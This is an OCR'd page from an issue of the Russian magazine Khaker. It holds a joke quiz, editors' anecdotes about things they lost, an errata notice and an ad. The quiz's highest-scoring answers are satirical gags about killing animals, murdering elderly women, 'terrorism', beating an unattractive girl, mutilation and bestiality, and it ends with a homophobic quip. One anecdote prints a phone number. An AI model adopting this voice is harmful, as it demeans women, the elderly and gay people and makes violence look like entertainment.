б) Догоню кошку и обегу ее с другой стороны! Я не суеверный, но осторожность не помешает :).
(1 балл)
в) Скоро одной кошкой станет меньше... Вот только найду свою старую пилу «Дружба».
(2 балла)

❸ Представь, что тебе за сто баксов предложили придумать рекламный слоган для нового кладбища. Ты:
а) ЧТО?! Да как ты можешь такое произносить вслух? Это БОЛЬШОЙ грех! Пожалуйста, больше не задавай таких вопросов, а то я откажусь проходить тест!
(0 баллов)
б) Кладбище? Неэтично как-то... За сотку... За сотку... Вот за тысячу - очень даже этично. Там бы я еще и подумал!
(1 балл)
в) О, круто. А меня по телику покажут? Вот варианты:
«Мы - последняя инстанция»
«Это нужно не мертвым, это нужно живым. Найди живого врага и помоги стать ему нашим клиентом!»
«Закопав двух покойников, третьего мы закопаем в подарок!»
«Заходите на огонек. Пожарным - скидки»
«Досуг. Недешево. С гарантией»
(2 балла)

❹ Как ты относишься к транспортным зайцам?
а) Я не уважаю людей, которые нарушают правила. Неужели жалко потратить десять рублей на проезд?
(0 баллов)
б) Как я отношусь к себе? Ну ничего так, симпатичный.
(1 балл)
в) Ненавижу зайцев и кроликов. Они слишком быстро кончают. Вот то ли дело транспортные свиньи. Ведь, как известно, оргазм свиньи может достигать получаса! (c) Я бы драл ее всю дорогу, да и потом еще немного!
(2 балла)

❺ С одной стороны, «красота требует жертв», а с другой – «красота спасет мир». Какие можешь сделать выводы?
а) Это значит, что для того чтобы добиться красоты, нужно стараться, прикладывать силы, следить за собой! А если все будут следить за собой и будут красивыми, то никто не будет ссориться!
(0 баллов)
б) А с какой стороны красота требует жертв? С передней или задней? А то как-то стремно мне своим задом жертвовать...
(1 балл)



в) Все очень просто. Красота требует жертв, следовательно, убив десять старушек, я стану красивее. Раскольников по-любому стал более симпатичным в свое время... Вот, а для спасения мира нужно убить таких старушек в тысячи раз больше. То есть, чтобы спасти мир, нужно истребить около миллиона бабок. Даешь терроризм в массы! Нет, ну а фигли они по утрам ноги в метро тележками давят и просят уступить место всегда (см. пункт 1)?
(2 балла)

6 В ожидании автобуса ты видишь, как в неравной схватке десять бритоголовых парней схлестнулись с одним рокером. Твои действия?
а) Я позову милицию! Это же человека ни за что избивают!
(0 баллов)
б) Я позову милицию! Это же человека ни за что избивают! Милиционерам ведь тоже хочется ни за что человека избить!!!
(1 балл)
в) С криком «ХАЛЯВА НА РЕСПЕ!» подбегу и сделаю свой скромный вклад в формирование нового лица рокера. Может, после бесплатного хирургического вмешательства его фейс станет более сексуальным?
(2 балла)

7 В метро ты очень плотно прижат к девушке с очень некрасивым лицом. Но никуда не деться, давка - дело такое. Что будешь делать?
а) Красота дается человеку от природы. Некрасивые люди ни в чем не виноваты. Мне их жалко. И вообще, я больше ценю внутреннюю красоту человека.
(0 баллов)
б) Посмотрю ей в глаза и тихо скажу: «Зато ты, наверное, умная».
(1 балл)
в) Я закрою глаза и закричу: «АААА, КРОКОДИЛ!!!». Потом, не дав ей опомниться, начну ритмично избивать уродину, пока не потеряет сознание... Или пока не потеряю его я. Красота спасет мир, а уроды его погубят. Я санитар метрополитена!!!
(2 балла)

8 У тебя когда-нибудь был секс с животными?
а) Послушай, ты! Я никому не обязан отвечать на такие вопросы, так как это личное! Но здесь я не могу промолчать. Нет, у меня не было секса с животными! Я не извращенец!
(0 баллов)
б) А в подвыпившем состоянии считается?
(1 балл)
в) Да. А у тебя нет, что ли, мой тигренок?
(2 балла)

9 У тебя в распоряжении слова «ромашка», «небо», «чувство», «котенок». Сочини небольшой стишок со смыслом.
а) Смотрю иногда я на небо и вижу тебя там, котенок!
Ромашка со мною – как чувство. Всегда...
и где бы я ни был!
(0 баллов)
б) Что такое чувство, я не знаю
И ромашки вам не подарю,
Но заняться сексом я всегда желаю,
Я до неба вас, котенок, возлюблю!
(1 балл)
в) Я отрежу тебе палец, как ромашке лепесток.
Будешь долго ты орать, котенок, и взлетишь на небо.
Потому что умерла. У меня такое чувство.
Рифмы нету, белый стих зато.
(2 балла)

10 Что бы ты сказал мне, составителю этого теста, если бы встретился лицом к лицу?
а) У тебя очень много странных извращенных вопросов. Я боюсь оставаться с тобой наедине.
(0 баллов)
б) Хочешь, я угадаю, как тебя зовут?
(1 балл)
в) У тебя когда-нибудь был секс с животными, тигренок?
(2 балла)
г) Хинт, ты когда мне рубрику «ДИСКО» сдашь? Уже двадцатое число, мля! Оштрафую!
(100 баллов, Бублик, 100 баллов)

РЕЗУЛЬТАТЫ ТЕСТА

0 баллов. Бабуля, вы взяли с полки не тот журнал! «Здоровье» на пару с «Лучшими рецептами домохозяйки» лежат на соседнем стенде. Охрана, уведите ее!

1-8 баллов. Ты весьма разносторонне развитый человек. Ты можешь ударить как с левой руки, так и с правой. Иногда ты подаешь щедрую милостыню, но в то же время ты любишь насилие и страдаешь различными извращениями. Хотя я тебя понимаю... Как же сейчас не хватает маленькой собачки и ремня, эх!

9-18 баллов. Чувак, ты настоящий подонок, ты олицетворяешь агрессию и пошлость! Хотя пересчитай результат на калькуляторе, возможно, ты просто двоечник по устному счету. Ну а если все-таки нет, то... То, чувак, стань голубым. Подонки давно не в моде, и размножаться им я не позволю!


19-20 баллов. БАБУЛЯ! Меня не проведешь! Вы думали, что если якобы наберете такое количество баллов, то я приму вас за подонка? Столько баллов не набирают живые люди, милая вы моя! Охрана, уведите ее.
И заставьте ее выучить наизусть двенадцать номеров «Космополитена».

100+ баллов. Ты - Бублик. Поздравляю!
А рубрику я тебе уже скоро сдам, честно ;).



Ты, наверное, думаешь, что редакторы Хакера все такие дотошные педанты, все у них разложено по полочкам, за всем ведется учет? Нет, ты ошибаешься, мы такие же люди, как и ты, как и твой сосед Валентин, как и черепашка Симбиозиса. Мы такие же Маши-растеряши, как и многие жители нашей планеты. Читай истории о том, что теряли редакторы в своей жизни и что они считают главной своей утратой.

b00b1ik (Клевый)




Я считаю своей главной потерей в жизни потерю усидчивости. В свое время мне все легко давалось в школе. Я схватывал все на лету и учился лучше всех. Потом я подумал: а что будет, если я не сделаю домашнее задание? И перестал делать. В школе каким-то образом прокатывало все это разгильдяйство. За последние 8 лет обучения в одной из средних школ города Новосибирска я не сделал ни одной работы, заданной на дом. Однако аттестат я получил хорошистский. Но все бы было хорошо, если бы не институт. Я напрочь отучился учиться и никак не мог вернуть былую усидчивость, чтобы нормально сдавать сессии. Вот так и живу теперь весело. От сессии до сессии. А ведь как бы было хорошо, если бы я не утратил в свое время такое важное качество, как желание учиться.

Nikitoz



Я вообще довольно рассеянный человек и теряю много всего. Особенно если напьюсь, как бегемот, с друзьями. Почему так - даже и сам не знаю. В последнее время мне наш док Саша Лозовский выписал специальные таблеточки, но все равно моя летопись потерь и находок очень длинная. Я терял деньги, элементы одежды, винчестеры, документы, ящики пива, ключи. Недавно вот потерял зачетку и чуть не профукал в обменнике $300 - слава Богу, выручила подруга. Горжусь тем, что ни разу не терял мобильников. Но терять вещи - это естественно, это способствует обновлению жизни. Куда сложнее терять дорогих людей. Это уже не восстановить. Берегите друг друга, будьте добрее к людям!



hiNt



«Бублик, а можно в истории для х-крю тупо пошутить?» - спросил я у своего начальника. Ответ был резок, краток и из трех букв: «Нет». Поэтому я не напишу о том, как в 10 классе оставил лыжи в школе, а потом забыл забрать. Также ты не узнаешь душещипательную историю о том, как мы с Бубляшкой ездили покупать мне мышку и нашли ее в двух соседних ларьках за 1500 и 2000 рублей, после чего я взял подешевле, но когда приехал домой, не досчитался сэкономленной пятихатки - потерял где-то в автобусе :). Придется быть серьезным. Я потерял интересную девушку :(. 18 октября 2004 года я, Бублик, НСД и Куттер возвращались из Питера, где в течение пары дней смотрели достопримечательности города, отдыхали, пили пиво и подшучивали над курткой Майндворка...

...Вот уже я подхожу к вагону и достаю билеты. Замечаю справа от себя прекрасное создание в куртке с оранжевыми полосками, которое спрашивает у проводницы: «Извините, а это поезд №55?». Но отвечаю ей я: «Нет, это 33 автобус, просто длинный. Заходи!». Она смеется и заходит. Потом в поезде постоянно ловлю на себе ее взгляд, но торможу и не подхожу. Девочка из поезда с моей любимой формой челки, если ты читаешь это, то знай: я - тупой осел! Позвони мне: 8-926-2368364!

Dr.Klouniz



Самая большая потеря - это потеря времени, наверное. Кошельки я не терял, женщин тоже не терял, а если и терял, то со временем понимал, что, в сущности, это очень хорошо - избавиться от ходячей тонны геморроя :). А вот время... Иногда сижу и думаю о том, как, по сути дела, непродуктивно онлайн-общение. Много я тусуюсь на форумах :). Хотя я и не играю в игры, не пишу в ЖЖ, как некоторые флудеры :), не сижу в IRC, но даже одни форумы отнимают кучу времени. Доки и умные мануалы иногда приходится читать на КПК по дороге, потому что уж там точно никто не отвлечет. Наверное, надо последовать примеру Криса Касперски: поставить на стол часы с одной секундной стрелкой и без делений на циферблате, чтобы они символизировали собой могущество энтропии :).



DE BUGGER*

>ТЕПЕРЬ У **ТЕБЯ** ЕСТЬ ВОЗМОЖНОСТЬ ИСПРАВИТЬ **НАШИ** ОШИБКИ!

К сожалению (а может, и к счастью - кто знает?), случается так, что мы ошибаемся, опечатываемся и тупим. Как люди и как компьютеры. Как все. Чтобы хоть как-то замолить свои грехи, мы предлагаем тебе присылать нам письма с описанием найденных багов. Письма эти мы прочитаем и исправим ошибки в следующем номере. Ждем.

[DEBUGGER@REAL.XAKEP.RU]

www.russian-it.com e-mail: it@adamsmithconferences.com Тел: +44 20 7490 3774 / +7 095 775 0070 Факс: +44 20 7505 0079 / +7 095 775 0071

VER 02.05 (74) ХАКЕР

Много о Wi-Fi технологиях. Много!